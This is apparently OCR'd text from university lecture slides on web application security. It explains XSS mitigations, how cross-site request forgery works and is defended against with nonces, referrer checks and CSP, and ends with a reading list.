
- There are various ways to take care of these characters, but it is context-dependent to give a one-size-fits-all answer
- The shortest answer is, do whitelisting – make sure you're only getting characters you expect when a user enters any kind of information – make sure you never display a user-entered string without properly validating and escaping it
- Other (Better) defense: Content Security Policy (CSP)
  - Server put authorized scripts in a specific directory and tell client about it (more in AppSec course)

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF)

- User is logging into an insecure website
- The website sends the user's browser an authentication cookie
- Attacker tricks user into clicking on a link on the attacker's website
- The link performs a POST or a GET on the insecure website
- Since the request goes to the insecure website, and the user is logged in, the authentication cookie is automatically sent with the request

Cross-Site Request Forgery (CSRF)


action in submitted form
authenticated tunnel
action executed with user's rights
victim
bank server
Page Click
result page, action in a link to server
firewall
Web server
attack.org
E.g., transfer money from victim's bank account

More in AppSec Course!

Cross-Site Request Forgery (CSRF)

Conditions for CSRF to work


- A relevant action: this might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password)
- Cookie-based session handling: application relies solely on session cookies to identify the user who has made the requests
- No unpredictable request parameters: the requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess

Because the attacker's request is accompanied by a valid cookie, the insecure website will fulfil the request sent by the attacker

- Website's trust on the victim's browser is exploited
- Attacker does not need to steal user's password
- Attacker does not even need to steal user's cookie

Defences

- Defences for CSRF – application layer defences
  - Add the session cookie to the request as a parameter (in CSRF attack, (persistent) cookie is automatically added by browser as HTTP header)
  - Check the referrer header in the client's HTTP request: ensure the request has come from the original site
  - Use of nonce: every request includes a token value, difficult for attackers to guess



Defences

- This ensures that the request came from a user who clicked on a page that was sent by the user from a valid "transfer funds" page
- For the attack to still work, attacker must be able to forge a signed nonce. However:
  - Attacker cannot forge a nonce because he does not know the signing key
  - Attacker cannot replay an old nonce because nonce should only be used once
- Forces the attacker to use a different attack:
  - Steal user's password or cookie, both are harder

Conclusion

Conclusion

- General issue: automatic code generation with inputs from many sources; don’t trust your inputs!
- Broken abstraction: separation between data & code
  - We would need generic rules for analyzing (and modifying) user input for dangerous characters
  - We might trace user input (tainting) on its execution path
- Defences against SQL injection are reasonably mature
- Defences against XSS still pose challenges
- Need to be aware that there exists other, newer injection issues like NoSQL injection
- Fundamental dilemma: the more dynamic a web page, the more difficult is it to secure the page

Literature

- XSS: Cross site scripting
  - CERT Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests
  - Writing Secure Code, chapter 13
- XSRF: Cross site request forgery
  - Jesse Burns: Cross Site Reference Forgery, 2005
- JavaScript hijacking
  - Brian Chess, Yekaterina Tsipenyuk O'Neil, Jacob West: JavaScript Hijacking, 2007
- Content Security Policy 1.0
  - W3C Candidate Recommendation 15 November 2012
  - http://www.w3.org/TR/2012/CR-CSP-20121115/
  - New draft https://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html

More Sources of Code-Injection

- Software development platforms as a source of code injection
- Virus spread in 2009 via development platform written in Delphi
  - Virus injected itself into source code of Delphi program
  - Then compiled itself into the executable
  - http://www.computerweekly.com/news/1280090505/Delphi-spreads-virus-in-source-code
- Hybrid mobile apps, run in native WebView browser and use plugins to access device hardware
  - http://www.cis.syr.edu/~wedu/Research/paper/code_injection_ccs2014.pdf
  - https://dzone.com/articles/mitigating-code-injection-risks-in-cross-platform